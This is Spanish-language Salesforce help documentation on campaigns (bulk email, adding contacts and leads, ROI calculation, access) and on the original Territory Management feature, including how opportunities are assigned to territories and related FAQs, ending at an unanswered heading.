# Preguntas más frecuentes sobre la planificación, la gestión y el seguimiento de campañas

## Preguntas más frecuentes sobre campañas

- ¿Puedo realizar envíos masivos de correo electrónico para mis campañas de correo electrónico?
- ¿Cómo puedo llevar un seguimiento de las oportunidades surgidas de campañas?
- ¿Cómo puedo calcular el rendimiento de las inversiones (ROI) de mis campañas?
- ¿Cómo puedo agregar contactos y candidatos a mis campañas?
- ¿Cómo funciona Origen de la campaña principal?
- ¿En qué se diferencia la influencia de la campaña de los informes sobre el rendimiento de las inversiones (ROI)?
- ¿Quién tiene acceso a las campañas?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campañas

## ¿Puedo realizar envíos masivos de correo electrónico para mis campañas de correo electrónico?

El envío masivo de correo electrónico ha sido concebido para ventas a pequeña escala y para envíos de correo electrónico de asistencia, no para utilizarlos con fines de marketing. Recomendamos servirse de un proveedor de distribución de correo electrónico para que se ocupe del envío de mensajes para las campañas de marketing.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

## ¿Cómo puedo agregar contactos y candidatos a mis campañas?

Las campañas de su empresa generalmente se dirigen a clientes (contactos) existentes y/o a clientes potenciales (candidatos). Los contactos y los candidatos se pueden asociar a las campañas como miembros de la campaña. Puede agregar fácilmente miembros desde una página de detalles de miembro de campaña haciendo clic en el botón desplegable Gestionar miembros en la sección de detalles de campaña o en la lista relacionada Miembros de la campaña y seleccionando una de las siguientes opciones:

**Adición de contactos a campañas**

| Origen del contacto | Herramienta recomendada para miembros de la campaña | Número máximo de registros |
|---|---|---|
| Un informe de contactos existentes | Agregar miembros de campaña desde informes estándar | 50.000 por informe |
| Un archivo .csv de contactos existentes | Agregar contactos existentes a una campaña con el Asistente de importación de datos | 50.000 por archivo de importación |
| Un archivo .csv de nuevos contactos | Crear contactos y agregarlos a una campaña con el Asistente de importación de datos | 50.000 por archivo de importación |

**Adición de contactos a campañas**

| Origen del contacto | Herramienta recomendada para miembros de la campaña | Número máximo de registros |
|---|---|---|
| Una vista de lista de contactos existentes | Agregar miembros a una campaña desde una vista de lista | 250 por página de la lista |

**Adición de candidatos a campañas**

| Origen del candidato | Herramienta recomendada para miembros de la campaña | Número máximo de registros |
|---|---|---|
| Un informe de candidatos existentes | Agregar miembros de campaña desde informes estándar | 50.000 por informe |
| Un archivo .csv con candidatos existentes | Agregar candidatos existentes a una campaña con el Asistente de importación de datos | 50.000 por archivo de importación |
| Un archivo .csv con candidatos nuevos | Crear candidatos y agregarlos a una campaña con el Asistente de importación de datos | 50.000 por archivo de importación |
| Una vista de lista de candidatos existentes | Agregar miembros a una campaña desde una vista de lista | 250 por página de la lista |

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

## ¿Cómo puedo calcular el rendimiento de las inversiones (ROI) de mis campañas?

El Informe de análisis del rendimiento de las inversiones (ROI) de las campañas se encuentra en la ficha Informes de la carpeta Informes de campañas. Calcula el resultado de las campañas según el rendimiento de las inversiones (ROI) y el costo medio. Para cada campaña del informe:

- El rendimiento de las inversiones (ROI), expresado como un porcentaje, se calcula como la ganancia neta (Valor total de oportunidades ganadas - Costo real) dividida por el costo real.
- Valor total de oportunidades ganadas es el importe calculado de todas las oportunidades cerradas o ganadas donde la campaña es el Origen de la campaña principal en la oportunidad.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

## ¿Cómo puedo llevar un seguimiento de las oportunidades surgidas de campañas?

Una de las ventajas de las campañas es que puede llevar un seguimiento del volumen de negocio que se ha generado en cada campaña. Al crear una oportunidad, puede completar el campo `Origen de la campaña principal` para indicar que la oportunidad ha surgido de la campaña concreta.

Además, cuando convierte a un candidato que está vinculado a una campaña, dicha campaña se incluye automáticamente en el campo `Origen de la campaña principal` de la oportunidad.

Si un candidato o contacto está vinculado a varias campañas, la campaña a la que se asoció más recientemente se insertará en el campo `Origen de campaña principal` de la oportunidad.

La lista relacionada Oportunidades en una campaña muestra cada una de las oportunidades vinculadas a dicha campaña. También puede ejecutar el Informe de los ingresos de la campaña para llevar el seguimiento de las oportunidades vinculadas a sus campañas.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

## ¿Cómo funciona Origen de la campaña principal?

Origen de la campaña principal es la campaña asociada a un candidato antes de su conversión. Este valor se puede cambiar de forma manual en la página de detalles de un candidato. Además, constituye la totalidad del crédito de los ingresos para la campaña especificada.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

## ¿En qué se diferencia la influencia de la campaña de los informes sobre el rendimiento de las inversiones (ROI)?

La influencia de la campaña realiza el seguimiento de las oportunidades en curso y de los ingresos de varias campañas y vincula todas las campañas de una función del contacto a dicha oportunidad para los informes de las oportunidades en curso y de rendimiento de las inversiones (ROI). Esto resulta especialmente útil para ciclos de negociaciones más largos cuando hay más de una campaña que contribuye al cierre de una negociación o a la conversión de un candidato.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

## ¿Quién tiene acceso a las campañas?

Dependiendo de su configuración de intercambio, los usuarios de su organización puede ver las campañas y la configuración avanzada de éstas, así como ejecutar informes de campañas. No obstante, sólo los usuarios de marketing designados con los permisos de usuario pertinentes pueden crear, modificar y eliminar campañas, además de establecer la configuración avanzada de las campañas. Para designar a alguien como usuario de marketing, el administrador debe seleccionar la opción `Usuario de marketing` en la información personal del usuario en cuestión.

Además, los usuarios de marketing con los permisos de usuario apropiados pueden utilizar el Asistente de importación de datos para agregar contactos, candidatos y cuentas personales como miembros de campañas. También pueden utilizar el Asistente de importación de datos para actualizar los estados de los miembros de la campaña.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre campañas

¿Quién puede importar miembros de campaña?

# Explorar el modelo de territorio de su organización de Salesforce

Un modelo de territorio incluye una jerarquía y una vista de lista de territorios principales y secundarios. Si gestiona, administra o pertenece a un territorio de ventas, debería explorar su modelo de territorio para comprender cómo se organizan los esfuerzos de ventas. Desglose la información para obtener detalles importantes sobre territorios individuales, incluidas cuentas asignadas.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde Configuración, introduzca *Modelos de territorio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Modelos de territorio**. La vista de lista muestra el modelo de territorio activo de su organización. Haga clic en la etiqueta del modelo si desea ver su página de detalles. Junto con otros detalles, esta página le indica la última vez que se ejecutaron reglas de asignación de cuentas para volver a alinear el territorio.
2. Desde la vista de lista, haga clic en el vínculo **Ver jerarquía** del modelo.
3. Haga clic en **Vista de árbol** para ampliar y explorar el árbol de jerarquía.
4. Dentro de la jerarquía, haga clic en una etiqueta de territorio para ver su página de detalles, donde puede identificar su tipo de territorio, usuarios asignados y sus niveles de acceso, reglas de asignación, etc.
5. Desde la parte superior de la página, desplácese hacia atrás a la jerarquía de territorios del modelo y compruebe sus otros territorios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver un modelo de territorio activo:
- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

Jerarquía de territorios

# Identificar territorios de ventas de una cuenta

Descubra a qué territorio de ventas pertenece una cuenta.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Abra el registro de cuenta.
2. Vea los territorios de la cuenta en la lista relacionada Asignaciones territoriales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para identificar el territorio de ventas de una cuenta:
- "Leer" en cuentas

CONSULTE TAMBIÉN

Ver una lista de cuentas en sus territorios

# Ver una lista de cuentas en sus territorios

Cree una vista de lista que muestra qué cuentas están asignadas a los territorios que cubre.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

El filtro `Mis territorios` muestra cuentas que pertenecen a los territorios que tiene asignado. El filtro `Mis equipos de territorio` muestra las cuentas de los territorios que tiene asignado *y sus territorios descendientes* (si los hubiera).

1. Haga clic en la ficha Cuentas y haga clic en **Modificar** junto al menú de visualización.
2. Asigne un nombre a la vista y luego especifique *`Mis territorios`* o *`Mis equipos de territorio`* en los criterios del filtro. Agregue otros filtros si es necesario.
3. Seleccione otros campos sobre los que desee filtrar y, a continuación, seleccione *`Nombre de cuenta`* y otros campos que desea que aparezcan en la vista de lista.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver territorios en todos los modelos de territorios de su organización:
- "Gestionar territorios"

Para ver territorios en el modelo de territorios *`Activo`* de su organización:
- "Ver parámetros y configuración"

Para ver cuentas:
- "Leer" en cuentas

# Gestión de cuentas por territorio

## Gestión de territorios

La gestión de territorios es un sistema de colaboración de cuentas que concede acceso a las cuentas según sus características. Permite a su empresa estructurar los datos y usuarios de Salesforce de la misma forma que estructura sus territorios de ventas.

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa. La Gestión de territorios original está disponible únicamente con Previsiones personalizables y no se admite con Previsiones de colaboración. Si la Gestión de territorios original está activada, ya no podrá seguir utilizando Previsiones de colaboración. La función Gestión de territorio de empresa más moderna no puede utilizarse con Previsiones de colaboración. Gestión de territorio de empresa y Previsiones de colaboración pueden activarse juntos y utilizarse al mismo tiempo en su organización de Salesforce, pero las dos funciones no están integradas actualmente para trabajar conjuntamente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

En concreto, si su organización tiene un modelo de colaboración privado, puede que necesite conceder acceso a usuarios a cuentas según criterios como código postal, sector, ingresos o un campo personalizado que sea importante para su negocio. También es posible que necesite generar previsiones para estas diferentes categorías de cuentas. La administración de territorios resuelve estas necesidades comerciales y proporciona una solución eficaz para estructurar usuarios, cuentas y sus contactos, oportunidades y casos asociados.

Nota: La propiedad de la cuenta y su efecto en la colaboración del registro sigue siendo válida e inalterable cuando gestión de territorios esté en uso.

Entre las principales ventajas de la gestión de territorios se encuentran:

- La capacidad de utilizar criterios de cuentas para ampliar un modelo de colaboración privado.
- Compatibilidad con estructuras de la organización de ventas complejas y que cambian con frecuencia.
- Posibilidad de transferir usuarios entre territorios con la opción de conservar oportunidades.
- Varias previsiones por usuario, según la pertenencia al territorio.
- Informes de ventas basados en territorios.

Nota: La gestión de territorios sólo afecta a cuentas y a los objetos estándar que tienen una relación principal-detalle con las cuentas. Por ejemplo, la gestión de territorios incluye oportunidades, pero no candidatos.

## ¿Qué es un territorio?

Los territorios son recopilaciones flexibles de cuentas y usuarios en las que los usuarios tienen al menos acceso de lectura a las cuentas, con independencia del propietario de la cuenta. Al configurar los parámetros de los territorios, los usuarios de un territorio pueden obtener acceso de lectura, lectura/escritura o acceso de propietario (es decir, con la posibilidad de ver, modificar, transferir y eliminar registro) a las cuentas del territorio. Tanto las cuentas como los usuarios pueden existir en múltiples territorios. Puede agregar cuentas a territorios manualmente o puede definir reglas de asignación de cuentas que asignen cuentas a territorios automáticamente.

También puede controlar el acceso de los usuarios a las oportunidades y casos asociados con las cuentas en el territorio, sin que el propietario de los registros sea relevante.

## ¿Qué es una jerarquía de territorio?

Los territorios existen en una jerarquía en la que puede definir todos los niveles anidados que desee. Por ejemplo, puede crear un territorio de nivel superior denominado “Ventas mundiales” que tenga el territorio secundario “Norteamérica”, “Europa/Oriente medio”, “Latinoamérica”, “África” y “Asia/Australia”. "Norteamérica" puede tener los territorios secundarios "Canadá" y "Estados Unidos". “Estados Unidos” puede tener los territorios secundarios “Oeste”, “Central”, “Sur” y “Este”. Finalmente, “Oeste” puede tener los territorios secundarios “California”, “Oregón”, “Washington”, “Nevada”, “Arizona” y “Utah”.

Las jerarquías de territorios no tienen que estar basadas en razones geográficas; pueden basarse en cualquier criterio que desee.

## ¿Cómo afectan los territorios a la previsión?

Cuando activa la gestión de territorios para su organización, la jerarquía de territorios también se convierte en la jerarquía de previsión. Sus datos de previsión se derivan de las oportunidades que están asociadas con las cuentas en sus territorios. Los usuarios tienen una previsión diferente para cada territorio que se les asigne. Por ejemplo, si usted está asignado a “California” y “Arizona” tiene una previsión separada para las oportunidades que tenga en cada uno de esos territorios. Consulte Visualización de previsiones personalizables en la página 1649.

CONSULTE TAMBIÉN

Gestión de territorios
Creación de la jerarquía de territorios
Preguntas más frecuentes sobre la gestión de territorios

# Gestión de territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

La gestión de los territorios de su organización implica las tareas siguientes:

- Organizar los territorios en jerarquías que representen los requisitos de previsión de su organización y la forma en la que los usuarios trabajan en la organización.
- Configurar los parámetros de la organización para la gestión de territorios.
- Crear nuevos territorios y modificar los territorios existentes.
- Asignar usuarios a los territorios.
- Definir reglas de asignación de cuentas que evalúen cuentas y las asignen a los territorios.
- Seleccionar cuentas de listas y asignarlas manualmente a los territorios.

CONSULTE TAMBIÉN

Gestión de territorios

Activar Gestión de territorios

Preguntas más frecuentes sobre la gestión de territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para gestionar territorios:

- "Gestionar territorios"

  O BIEN

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

# Asignación de oportunidades a territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Puede asignar una oportunidad a un territorio al crearla, ya sea manualmente o durante la conversión de candidatos, o cuando se ejecuten reglas de asignación de cuentas que afecten a las oportunidades existentes. Este tema cubre lo siguiente:

- Asignación de territorios para oportunidades creadas manualmente
- Asignación de territorios para candidatos convertidos
- Notas sobre la asignación de territorios para oportunidades

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear oportunidades:

- "Crear" en oportunidades

## Asignación de territorios para oportunidades creadas manualmente

Cuando se crea una oportunidad en la ficha Oportunidades o en el área Creación rápida de la barra lateral, Salesforce compara los territorios asociados con la cuenta de la oportunidad a los territorios de los que es miembro el propietario de la oportunidad:

- Si hay un único territorio al que pertenecen tanto la cuenta como la oportunidad, la oportunidad se asigna a ese territorio si "Evaluar esta cuenta con respecto a reglas de territorio al guardar" está seleccionado.
- Si hay más de un territorio común con la cuenta y el propietario de la oportunidad, la oportunidad no se asignará automáticamente a ningún territorio. El propietario de la oportunidad deberá asignar manualmente un territorio a la oportunidad.

- Si hay más de un territorio común con la cuenta y el propietario de la oportunidad, el propietario de la oportunidad no podrá asignar la oportunidad a ningún territorio.

## Asignación de territorios para candidatos convertidos

Cuando un candidato se convierte en una oportunidad, la asignación de territorio de la oportunidad dependerá de varios factores, entre ellos:

- Si la cuenta asociada a la oportunidad está asignada a uno o más territorios
- Si el propietario del candidato es un miembro del mismo territorio que la cuenta
- El número de usuarios asignados a un territorio
- Si hay algún gestor de previsiones asignado al territorio

Si la cuenta asociada con la oportunidad se asigna a sólo un territorio, utilice la siguiente tabla para determinar la forma en que se asigna el territorio de la oportunidad:

| El propietario del candidato pertenece al mismo territorio que la cuenta | Número de usuarios asignados al territorio | Hay un gestor de previsiones asignado al territorio | Resultados |
|---|---|---|---|
| Sí | 1 | N/A | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario del candidato se convierte en el propietario de la oportunidad. |
| No | 1 | N/A | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario de la oportunidad es el único miembro del territorio. |
| No | 0 | N/A | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario del candidato se convierte en el propietario de la oportunidad. El propietario del candidato se añade como miembro inactivo del territorio. |
| Sí | >1 | Sí | La oportunidad está asignada al mismo territorio que la cuenta, y el gestor de previsiones se convierte en el propietario de la oportunidad. |
| Sí | >1 | No | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario del candidato se convierte en el propietario de la oportunidad. |
| No | >1 | Sí | La oportunidad se asigna al gestor de previsiones del territorio. |
| No | >1 | No | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario del candidato se convierte en el propietario de la oportunidad. El propietario del candidato se añade como miembro inactivo del territorio. |

Si la cuenta asociada con la oportunidad se asigna a más de un territorio, utilice la siguiente tabla para determinar la forma en que se asigna el territorio de la oportunidad:

| Territorio al que pertenece el propietario del candidato | Resultados |
|---|---|
| El propietario del candidato tiene un territorio en común con la cuenta. | La oportunidad no está asignada a ningún territorio, y el propietario del candidato se convierte en el propietario de la oportunidad. El propietario de la oportunidad puede asignar la oportunidad al territorio de la cuenta. |
| El propietario del candidato tiene más de un territorio en común con la cuenta. | La oportunidad no está asignada a ningún territorio, y el propietario del candidato se convierte en el propietario de la oportunidad. El propietario de la oportunidad puede asignar la oportunidad a cualquier territorio que tenga en común con la cuenta. |
| El propietario del candidato no tiene territorios en común con la cuenta. | La oportunidad no está asignada a ningún territorio, y el propietario del candidato se convierte en el propietario de la oportunidad. El propietario de la oportunidad no puede asignar la oportunidad a ningún territorio. |

## Notas sobre la asignación de territorios para oportunidades

- Las siguientes acciones no cambian el territorio de una oportunidad:
  - Asignación manual de la cuenta de la oportunidad a un territorio
  - Cambio de la cuenta que se asocia a la oportunidad
  - Cambio del territorio de la cuenta como resultado de reglas de asignación de cuentas si la oportunidad y su cuenta están en territorios diferentes
  - Transferencia de la oportunidad a un nuevo propietario
- Las reglas de asignación de territorios no actualizan una oportunidad si la `Fecha de cierre` de la oportunidad es anterior a la fecha actual y la `Etapa` de la oportunidad es *`Cerrada ganada`* o *`Cerrada perdida`*.
- Cuando una oportunidad no está asignada automáticamente a un territorio, recomendamos notificar a los usuarios si la oportunidad no está asignada manualmente a un territorio en el plazo de un día. Puede configurar un flujo de trabajo temporal para notificar a los usuarios sobre oportunidades no asignadas.
- Al restaurar una cuenta u oportunidad de la Papelera se restaura la asignación de territorio, pero no se activará la evaluación de las reglas de asignación de cuentas. Si las reglas de asignación de cuentas cambian mientras el registro está en la Papelera, el registro restaurado puede tener territorios que no son coherentes con las nuevas reglas.
- Si las oportunidades se transfieren de un usuario a otro, ya sea individualmente o como grupo, la asignación de territorio de las oportunidades no se ve afectada. Sin embargo, si las oportunidades se asignan a un usuario que no es ya miembro del territorio de la oportunidad, ese usuario se añade como miembro inactivo del territorio.
- Cuando se quitan usuarios de un territorio es posible especificar quién debe recibir sus oportunidades abiertas. Además, si se transfieren usuarios de un territorio a otro, puede especificar qué oportunidades deben seguir poseyendo los usuarios y seleccionar un destinatario para el resto de oportunidades. Si no especifica un destinatario:
  - Si el territorio principal tiene un gestor de previsiones, el gestor asume la propiedad de las oportunidades abiertas del usuario. Asimismo, el gestor de previsiones se asigna al territorio con la opción `Activo en territorio` sin marcar.

- Si el territorio principal no tiene un gestor de previsiones, el usuario permanece en el territorio con la opción `Activo en territorio` sin marcar.

CONSULTE TAMBIÉN

Gestión de reglas de asignación de cuentas

Crear y modificar reglas de asignación de cuentas

## Ver listas de cuentas asignadas manualmente

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

La página de lista de cuentas asignadas manualmente muestra una lista de las cuentas asignadas al territorio seleccionado. Aquí puede obtener información detallada de las cuentas, eliminar cuentas de territorios y acceder a otra información relacionada.

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.
- Haga clic en el nombre de una cuenta para ver sus detalles.
- Haga clic en **Eliminar** junto a un nombre de cuenta para eliminar la cuenta del territorio.

CONSULTE TAMBIÉN

Gestión de territorios

Gestionar usuarios en territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver listas de cuentas asignadas manualmente:

- "Ver parámetros y configuración"

Para eliminar cuentas:

- "Gestionar territorios"

  Y

  "Modificar" en cuentas

  O

  Debe ser un gestor de previsiones y tener activada la opción `Los gestores de previsiones pueden gestionar territorios`; además deberá trabajar con elementos situados bajo su posición en la jerarquía de territorios y tener el permiso "Modificar" en las cuentas.

# Preguntas más frecuentes sobre la gestión de cuentas por territorio

## Preguntas más frecuentes sobre la gestión de territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Nota:** Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

- ¿Cómo gestiona Salesforce la gestión de territorios?
- ¿Se transfieren las oportunidades a distintos usuarios cuando se ejecutan las reglas de asignación de cuentas?
- ¿Son diferentes la jerarquía de territorios y la de funciones?
- ¿Cómo se asignan oportunidades a territorios?
- ¿En qué se diferencian las cuentas asignadas manualmente y las asignadas por reglas de asignación de cuentas?
- ¿Cómo funciona la restricción de oportunidades?
- ¿Debo estar asignado a los mismos territorios que las oportunidades que poseo?
- ¿Qué sucede si restauro una cuenta u oportunidad que estaba asignada a un territorio?
- ¿Qué tipos de registros tienen territorios?
- ¿Cuándo evalúan cuentas las reglas de asignación de cuentas?

CONSULTE TAMBIÉN

Gestión de territorios


## ¿Cómo gestiona Salesforce la gestión de territorios?

**Nota:** Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

En organizaciones de Developer Edition y Performance Edition y en organizaciones Enterprise Edition y Unlimited Edition con Sales Cloud, puede activar Gestión de territorios para organizar sus usuarios en territorios y proporcionar acceso a cuentas en sus casos y oportunidades relacionadas.

En organizaciones con Professional Edition, la jerarquía de funciones de Salesforce le permite administrar la acumulación de información entre los territorios de su empresa. La estructura jerárquica no se basa en cargos tradicionales, sino en una jerarquía de funciones. Una misma función puede tener asignadas distintas personas con cargos diferentes. Los usuarios siempre tienen acceso a los datos de los que son propietarios o que comparten con usuarios asignados a funciones por debajo de la suya en la jerarquía. Asimismo, la función de un usuario también determina los datos a los que puede acceder en las previsiones.

Una organización normal puede tener tres niveles de funciones, por ejemplo:




- La función superior puede incluir a los vicepresidentes de ventas, marketing y servicios a clientes, además del director financiero. Estos usuarios podrán ver toda la información situada en niveles inferiores y realizar acumulaciones sobre dicha información.

- En el nivel medio pueden situarse varios vicepresidentes o gestores regionales. Estas funciones pueden acceder a datos de su propiedad o compartidos con todos los usuarios situados por debajo de ellos en la jerarquía. Por ejemplo, la función Vicepresidente de la región occidental puede ver la información que poseen los usuarios de la función Representantes de la región occidental y realizar acumulaciones sobre ella.
- Puesto que no hay ninguna función por debajo de las distintas funciones de representantes, los usuarios con dichas funciones no podrán realizar ningún resumen ni ver la información de nadie salvo la suya propia.

Nota: La jerarquía de funciones interactúa con el modelo de colaboración de la organización para determinar con exactitud la información que puede ver un usuario, ya que el ajuste de colaboración se selecciona para usar las jerarquías. En el caso de las previsiones, la función de un usuario siempre determina la información que puede ver, con independencia del modelo de colaboración. Del mismo modo, en un modelo de colaboración Privado, la función de un usuario determina su acceso a los datos de otros usuarios. No obstante, en una organización de Lectura/escritura pública o Sólo lectura pública, los usuarios pueden ver (y modificar para Lectura/escritura pública) la información de todos los demás usuarios, además de disponer de acceso a los datos de los usuarios que están por debajo de ellos en la jerarquía.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

Gestión de territorios

## ¿Se transfieren las oportunidades a distintos usuarios cuando se ejecutan las reglas de asignación de cuentas?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Cuando las reglas de asignación de cuentas provocan que se reasigne una oportunidad a un territorio al que ya pertenece un usuario, éste se convierte automáticamente en el propietario de esa oportunidad si es el único usuario en ese territorio o el único gestor de previsiones de ese territorio:

- El usuario es el único miembro del territorio.
- El usuario es el único gestor de previsiones del territorio.
- El usuario es el único miembro del territorio que puede realizar previsiones.

Si no se cumple ninguno de estos criterios, el propietario original de la oportunidad se agregará al territorio como miembro inactivo.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Son diferentes la jerarquía de territorios y la de funciones?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Sí. La jerarquía de territorios y la jerarquía de funciones son independientes. Consulte la siguiente comparación:

| Jerarquía de territorios | Jerarquía de funciones |
|---|---|
| Está disponible bajo petición a Salesforce | Está disponible de forma predeterminada |
| Determina las previsiones | No tiene impacto en las previsiones cuando está activada la gestión de territorios |

| Jerarquía de territorios | Jerarquía de funciones |
|---|---|
| Admite la asignación de un usuario a varios territorios | Admite la asignación de un usuario a una sola función |
| Afecta a los informes de cuentas y oportunidades | Afecta a todos los demás informes |
| Proporciona acceso a los registros con independencia de la propiedad. Los usuarios reciben el acceso que sea más permisivo en ambas jerarquías. | Proporciona acceso a los registros con base a la propiedad. Los usuarios reciben el acceso que sea más permisivo en ambas jerarquías. |

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Cómo se asignan oportunidades a territorios?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Las oportunidades se asignan automáticamente a los territorios con base en las siguientes acciones.

- Creación de una nueva oportunidad
- Ejecución de reglas de asignación de cuentas

  Cuando se ejecutan las reglas de asignación de cuentas, las oportunidades se asignan automáticamente al mismo territorio que la cuenta si:

  - Una oportunidad no tiene territorio, y su cuenta se agrega a un territorio.
  - Una cuenta pasa de un territorio a otro. Sin embargo, si una regla de asignación de cuenta prohíbe que las oportunidades se muevan fuera de una parte dada de la jerarquía de territorios, las oportunidades no se mueven y dejan de pertenecer a ningún territorio.

  Las oportunidades no se asignan automáticamente al mismo territorio que la cuenta si:

  - Una cuenta se elimina de un territorio y no se vuelve a asignar a un nuevo territorio en la misma operación. Las oportunidades de la cuenta del territorio original ya no pertenecen a ningún territorio.
  - Una cuenta se vuelve a asignar a múltiples territorios en una operación. Las oportunidades de la cuenta del territorio original ya no pertenecen a ningún territorio, salvo que se active la casilla de verificación `Restringir asignación de oportunidades`.

    Nota: Si el propietario de la oportunidad no forma parte del nuevo territorio, se agrega como un miembro inactivo del territorio.

Las siguientes acciones no cambian el territorio de una oportunidad.

- Asignación manual de la cuenta de la oportunidad a un territorio
- Cambio de la cuenta que se asocia a la oportunidad
- Cambio del territorio de la cuenta como resultado de reglas de asignación de cuentas si la oportunidad y su cuenta están en territorios diferentes
- Transferencia de la oportunidad a un nuevo propietario

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿En qué se diferencian las cuentas asignadas manualmente y las asignadas por reglas de asignación de cuentas?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Las cuentas asignadas manualmente no se evalúan cuando se ejecutan las reglas de asignación de cuentas. Después de haberse asignado manualmente a un territorio, permanecen ahí hasta que se eliminan manualmente desde el territorio.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Cómo funciona la restricción de oportunidades?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Si se selecciona la casilla de verificación `Restringir asignación de oportunidades` para un territorio, las oportunidades del territorio permanecen en el territorio o sus territorios secundarios cuando se ejecutan reglas de asignación de cuentas. Se aplican las siguientes excepciones:

- Si la cuenta de una oportunidad se mueve a un solo territorio secundario, la oportunidad sigue a la cuenta y se vuelve a asignar al nuevo territorio de la cuenta. Esto incluye cuando se mueve una cuenta a varios territorios y sólo uno de los nuevos territorios es un territorio secundario del territorio original.
- Si la cuenta de una oportunidad se mueve a más de un territorio secundario, el campo de territorio de la oportunidad se define en blanco.
- Si la cuenta de una oportunidad se extrae completamente del territorio y sus territorios secundarios, el campo de territorio de la oportunidad se define en blanco.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Debo estar asignado a los mismos territorios que las oportunidades que poseo?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Cuando al usuario se le asigna una oportunidad abierta a cuyo territorio no pertenece, se asigna el usuario a ese territorio con la opción `Activo en territorio` no seleccionada en la lista relacionada Usuarios asignados del territorio.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Qué sucede si restauro una cuenta u oportunidad que estaba asignada a un territorio?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Al restaurar una cuenta u oportunidad se restaura la asignación de territorio, pero no se activará la evaluación de las reglas de asignación de cuentas. Si las reglas de asignación de cuentas cambian mientras el registro está en la Papelera, el registro restaurado puede tener territorios que no son coherentes con las nuevas reglas.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Qué tipos de registros tienen territorios?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

